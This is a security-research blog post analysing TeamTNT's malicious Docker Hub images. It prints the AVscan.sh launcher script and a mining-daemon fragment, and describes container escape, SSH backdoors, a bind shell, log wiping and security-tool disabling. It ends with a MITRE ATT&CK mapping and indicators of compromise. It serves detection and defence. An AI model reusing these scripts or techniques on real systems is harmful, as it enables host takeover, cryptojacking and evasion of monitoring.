

Deep Analysis of TeamTNT Techniques Container Images to Attack

Assaf Morag
August 25, 2020



Ever notice how news about hidden malware almost always focuses on remediation AFTER the fact? So did we. Even now, there's yet another news story about a rash of attacks by a group called TeamTNT. They used a crypto-mining worm to steal AWS credentials from Docker Hub. Well, if hijacking cloud resources is so popular, it's time to make finding threats BEFORE the attack just as fashionable. Our investigation determined that dynamic analysis could have saved some overworked security teams a lot of time and aggravation — if these images were detected and removed from Docker Hub before being deployed — in much the same way it helps security teams with their private registries.

We at Team Nautilus detected and analyzed the Docker Hub account `hildeteamtnt`, which was used by TeamTNT to store their malicious images. We ran these images in a secure container sandbox and uncovered a total of eight malicious container images, with at least two of these images being used to perform attacks in the wild. Here's what was found:


Hidden Malware, Docker Escape Tools & Cryptominers within Hildeteamtnt Docker Hub Account
Uploaded 1 malicious image: xmrigminer
March 28, 2020
Uploaded 2 malicious images: debian-service and minerescape
April 2020
An attack against Aqua's honeypot using avscan
June 6, 2020
March 27, 2020
Hildeteamtnt created a Docker Hub
March 30, 2020
Two attacks against Aqua's honeypot using xmrigminer
May 2020
Uploaded 2 malicious images: avscan and metal3d
June 2020
Uploaded 3 malicious images: dockerfirst, docrunker and first

Images in the hildeteamtnt account


The images were well-designed and meticulously built to fully exploit the targeted host. The adversaries hid various malware executables (`Tsunami` and `Mirai`), backdoors, Docker escape tools, and Potentially Unwanted Applications (PUAs) inside these images. In each image, they used scripts to execute their nefarious attacks, some of which were simple and straightforward, while others were complex and sophisticated:

1. **Simple and straightforward attacks:** *'metal3d'*, *'first'* and *'dockerfirst'* are images were designed to launch a simple resource hijacking attack (Cryptominer).
2. **Sophisticated attacks:** *'Minerescape'* and *'Debian-service'* contain a binary named `docker-escape`. The binary is based on a tool in GitHub docker-escape-tool. Designed to identify if it's running in a Docker container, it then attempts Docker escape techniques.

For instance, this binary contains some of the following strings:

- `.docker_escape network` – Attempts to escape via Docker TCP socket (if found on any interfaces) or Port scans (if network namespace shared with the host).
- `.docker_escape auto` – Attempts automatic escape. If successful, this starts a privileged container with the host drive mounted at /hostOS.
- `.docker_escape Unix` – Attempts an escape using a mounted Docker UNIX socket located at /var/run/docker.sock.

Also, 'minerescape' contained a shell script executing a Python file – `minedaemon.py`. The file `nightminer.py` allows the execution of the crypto mining process.



```
from subprocess import Popen
import psutil
import os

username = ""
password = ""
address = ""

# changed by setup script
cur_dir = "CWD"

with open(cur_dir + "/config.txt", "r") as config_file:
    for line in config_file:
        line = line.replace("\n","")
        if line[0:7] == "address":
            address = line[8:]
        elif line[0:8] == "username":
```

3. **Highly sophisticated attacks:** Since the first tool *'xmrigminer'* was uploaded on March 28, 2020, adversaries worked to perfect it by revising their scripts and adding more and more techniques to evade detection, hide communication channels with command and control servers, and gain persistence over time. The second image *'avscan'* is a more sophisticated version (described below) and the last and recent version *'docrunker'* is even worse.

Deep Analysis of AVscan


The adversaries used a known technique aimed at taking over the host by mounting the host `/` dir into `/mnt` in the container and then chrooting into `/mnt`.

`AVscan.sh`

The entry point for the image is the script `AVscan.sh`:

```
#!/bin/bash
sudo sysctl -w vm.nr_hugepages=1280
sudo sysctl -p
nohup bash /root/Carray.sh 2>/dev/null 1>/dev/null &
nohup bash /root/cron.sh 2>/dev/null 1>/dev/null &
sudo /root/SystemHealt
sudo /root/AVscan
```

Following that command, the image is designed to run the scripts `Carray.sh`, `cron.sh`, and execute two malicious binaries `SystemHealt` and `AVscan`. The command `vm.nr_hugepages` is a system property that is designed to increase the efficacy of the crypto-mining process.


AVscan Attack Tree
Team TNT - Hilde attacks
Docker Daemon
Ubuntu Container
Mounting the host and running shell scripts
Multios.Coinminer.Miner-6781728-2
AVscan
b27eb2159c808f844d60900e2c81a4df
AVscan.sh
cron.sh
minion.sh from TOR
149.56.101.79
Downloading 3 scripts
Win.Trojan.Tsunami-5
SystemHealt
cb782b40757d1aba7a3ab7db57b50847
Tsunami Malware
Carray.sh
System Discovery And Killing competition
minion.sh
Downloading more scripts and managing execution
user.sh
Mainly responsible for SSH communication
sbs.sh
Downloading BIOSET - a backdoor
sxc.sh
Mainly responsible for Defence Evasion
vps[.]teamtnt[.]red
irc[.]teamtnt[.]red
23.31.57.89
45.9.148.123

The scripts `Carray.sh` and `cron.sh` are already stored inside the image layers.

`Carray.sh`

The shell script Carray.sh is designed to kill any competing mining processes running on the host. The script also deletes itself after it is executed.

Minion.sh

Some of the snippets in this script are encoded with Based64. The adversaries decode this code into new files using innocuous or misleading names such as: `pu`, `ntpd.pid`, `.logs.c`, etc. They hide some of the files they are writing to disk. Below are three examples of what this script is doing:

- One file (`/usr/bin/hid`) is trying to mount given PID from the directory `/proc/<PID>` into /usr/foo. This process is done stealthily without leaving traces in `/etc/mtab`.
- Another file (`/usr/bin/pu`) is a Python script designed to conduct lateral movement in the network by exploiting the SSH port.
- Last, but not least, another file (`/tmp/.logs.c`) is used to clean all login and logout records on the system (WTMP, UTMP, and Lastlog for Linux). This exemplifies the level of effort that these adversaries are taking to clean their records and maintain high standards of OPSEC.

This script also deactivates any programs competing for resources on the CPU, such as *xmrigMiner* and *Watchdog*. Once the script is done, it deletes itself and history.

This script downloaded and executed three other scripts (`user.sh`, `sbs.sh`, `sxc.sh`):

The script `user.sh`: Responsible for SSH communication with the infected host:

- Verifying that SSHD exists, and if not download, installs an Openssh-server.
- Trying to create three users (hilde, reboot, ubuntu).
- Attempting to grant the users root privileges.
- Appending the adversary's RSA-keys for the above-mentioned users (hilde, reboot, ubuntu) into:
  `/home/$usersname/.ssh/authorized_keys`
  `/home/$usersname/.ssh/authorized_keys2`
- Setting root to be able to SSH login with no password in: `/etc/ssh/sshd_config.` and restart `SSHD`.
- Using a web service (iplogger[.]org) to transmit collected data to the attacker during the discovery process, for instance, the number of cores in the CPU, its speed, system details (using `uname -a`), and targeted host IP address.
- Logging the activity and encoding it into files (using Base64).

The script `sbs.sh`:

- Downloading `00.jpg` (as `/usr/bin/dns_ipv4.tar.gz`) which is the file `/usr/bin/bioset`.
- Executing Bioset:
  - Renaming the process to be systemd.
  - Listening to any connection on port 1982. Each new connection opens a new thread.
  - Creating a child process that listens to the socket and communicates with the father using a method called 'Named PIPE' (also known as FIFO).
  - The father is responsible for deciphering messages and writing it back to the child on the PIPE.
  - The child receives commands which are being executed by `/bin/sh`.
  - This leads us to conclude that the Bioset is serving as a bind shell that probably allows the attacker to connect to the host after he deployed the container.

  - Logging the activity and encoding it into files (using Base64).
- Defense Evasion:
  - Deleting command history.
  - Deleting the shell file.

The script – 'sxc.sh':

-
  - Downloading xmrig from a remote source.
  - Writing the configuration file to disk (`/usr/bin/ntpd.pid`).
  - Verifying that the Cryptominer (the file ntpd) is running.
  - Terminating competition on resources:
    - Stopping all Moneroocean processes.
  - Optimizing the miner's operation:
    - Stopping monitoring services that limit the mining resources, such as `system-getty.slices.service`.
    - Stopping system health services, such as `cp.syshealt`.
  - Discovery and Command and control:
    - Using a web service (iplogger[.]org) to transmit collected data to the attacker relevant to the mining processes, for instance, Monero hash rate, system details (using uname -a), and targeted host IP address.
    - Logging the activity and encoding it into files (using Base64).
  - Defense Evasion Techniques:
    - Removing system logs (`/var/log/syslog`).
    - Deleting command history.
    - Deleting the shell file.
    - Disabling network configuration, security, and monitoring tools, such as netfilter firewall, iptables, kernel.nmi_watchdog (responsible to check if the kernel is hung).
    - Disabling security scanners, such as Aliyun.

The malicious binaries:

`SystemHealt – cb782b40757d1aba7a3ab7db57b50847` (MD5)

`AVscan – b27eb2159c808f844d60900e2c81a4df` (MD5)

The modus operandi

The more sophisticated attacks contained various changes in the code, implying that TeamTNT invested time and effort to improve their attacks. They added defense evasion techniques and attempted to conceal the communication with their C2 servers to try and ensure success while making the attacks last longer.

- Putting more emphasis on OPSEC. Many stages in recent attacks revealed adversaries have been trying to cover their tracks by deleting their malicious tools, logs, erasing user activity on the host, etc.
- Using a private domain teamtnt[.]red with subdomains vps and pool.
- Disabling security tools and network security tools.
- Encoding many snippets with base64 (the same snippet may be encoded multiple times).

To sum it up

Over four months, TeamTNT uploaded various images, with some being used to perform attacks in the wild. This is still an active campaign targeting cloud native environments in general and misconfigured Docker API ports in particular. The newer images in these accounts were designed to use advanced malicious methods, such as defense evasion, lateral movement, and discovery techniques.

We believe changes in these newer images somewhat reflect the learning curve (developing capabilities) of TeamTNT. The simpler and more straightforward images could be detected by static malware analysis, but the newer ones are too smart for that. In fact, the image `xmrigminer` can only be identified as malicious using behavioral profiling and monitoring in runtime, or better yet, in the pipeline using Aqua's Dynamic Threat Analysis.

WEBINAR
Dynamic Analysis of Container Images for Detecting Stealthy Malware
Amir Jerbi
Co-Founder & CTO
aqua
REGISTER NOW

Applying MITRE ATT&CK Framework to the TeamTNT attacks

Summary that maps each component of the attack to the corresponding MITRE ATT&CK framework and techniques category:

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Lateral Movement	Command and Control	Impact
Exploit Public-Facing Application	Scripting	Kernel Modules and Extensions	Exploitation for Privilege Escalation	Obfuscated Files or Information	System Network Configuration Discovery	Exploitation of Remote Services	Standard Application Layer Protocol	Malw Detec
	Third-party Software	Local Job Scheduling		System Information Discovery	File and Directory Discovery		Direct Communication with an Explicit IP	Resource Hijacking
				Data Encoding	Network Service Scanning		Web Service	
				Hidden File System	Security Software Discovery		Standard Encoding	
				Disable or Modify Tools	System Information Discovery			
				Disable or Modify System Firewall				
				Clear Command History				
				File Deletion				
				Masquerading				
				File and Directory Permissions Modification				

Indications of Compromise (IOCs):


Mining pools:

```
vps[.]teamtnt[.]red[:]33331
45[.]9[.]148[.]123[:]33331
xmr[.]f2pool[.]com[:]13531
47[.]101[.]30[.]124[:]13531
xmr[.]bohemianpool[.]com[:]9000
80[.]211[.]206[.]105[:]9000
```

Malicious Binaries

```
xmrigDeamon – d6e169d47a4bed78dffc184409994fbf (MD5)
Bioset – 4206dbcf1c2bc80ea95ad64043aa024a (MD5)
dns3 – b348abf1d17f7ba0001905e295b1f670 (MD5)
xmrigMiner – 7c7b77bfb9b2e05a7a472e6e48745aeb (MD5)
docker-update – ecf5c4e29490e33225182ef45e255d51 (MD5)
dns (Tsunami malware) – b7ad755d71718f2adf3a6358eacd32a3 (MD5)
64[watchdogd] – 8ffdba0c9708f153237aabb7d386d083 (MD5)
64bioset – b8568c474fc342621f748a5e03f71667 (MD5)
64tshd – 5f5599171bfb778a7c7483ffdec18408 (MD5)
armbioset – 23812035114dbd56599694ed9b1712d2 (MD5)
armdns – cfa007dc2d02da9a8873c761aa5a5c8c (MD5)
armtshd – d46b96e9374ea6988836ddd1b7f964ee (MD5)
tntscan – 4882879ffdac39219bef1146433ec54f (MD5)
SystemHealt – cb782b40757d1aba7a3ab7db57b50847 (MD5)
AVscan – b27eb2159c808f844d60900e2c81a4df (MD5)
```

Published under: SECURITY RESEARCH



Assaf is the Director of Threat Intelligence at Aqua Nautilus, where is responsible of acquiring threat intelligence related to software development life cycle in cloud native environments, supporting the team's data needs and helping Aqua and the broader industry remain at the forefront of emerging threats and protective methodologies. His research has been featured in leading information security publications and journals worldwide, and he has presented at leading cybersecurity conferences. Notably, Assaf has also contributed to the development of the new MITRE ATT&CK Container Framework.

Assaf recently completed recording a course for O'Reilly, focusing on cyber threat intelligence in cloud-native environments. The course covers both theoretical concepts and practical applications, providing valuable insights into the unique challenges and strategies associated with securing cloud-native infrastructures.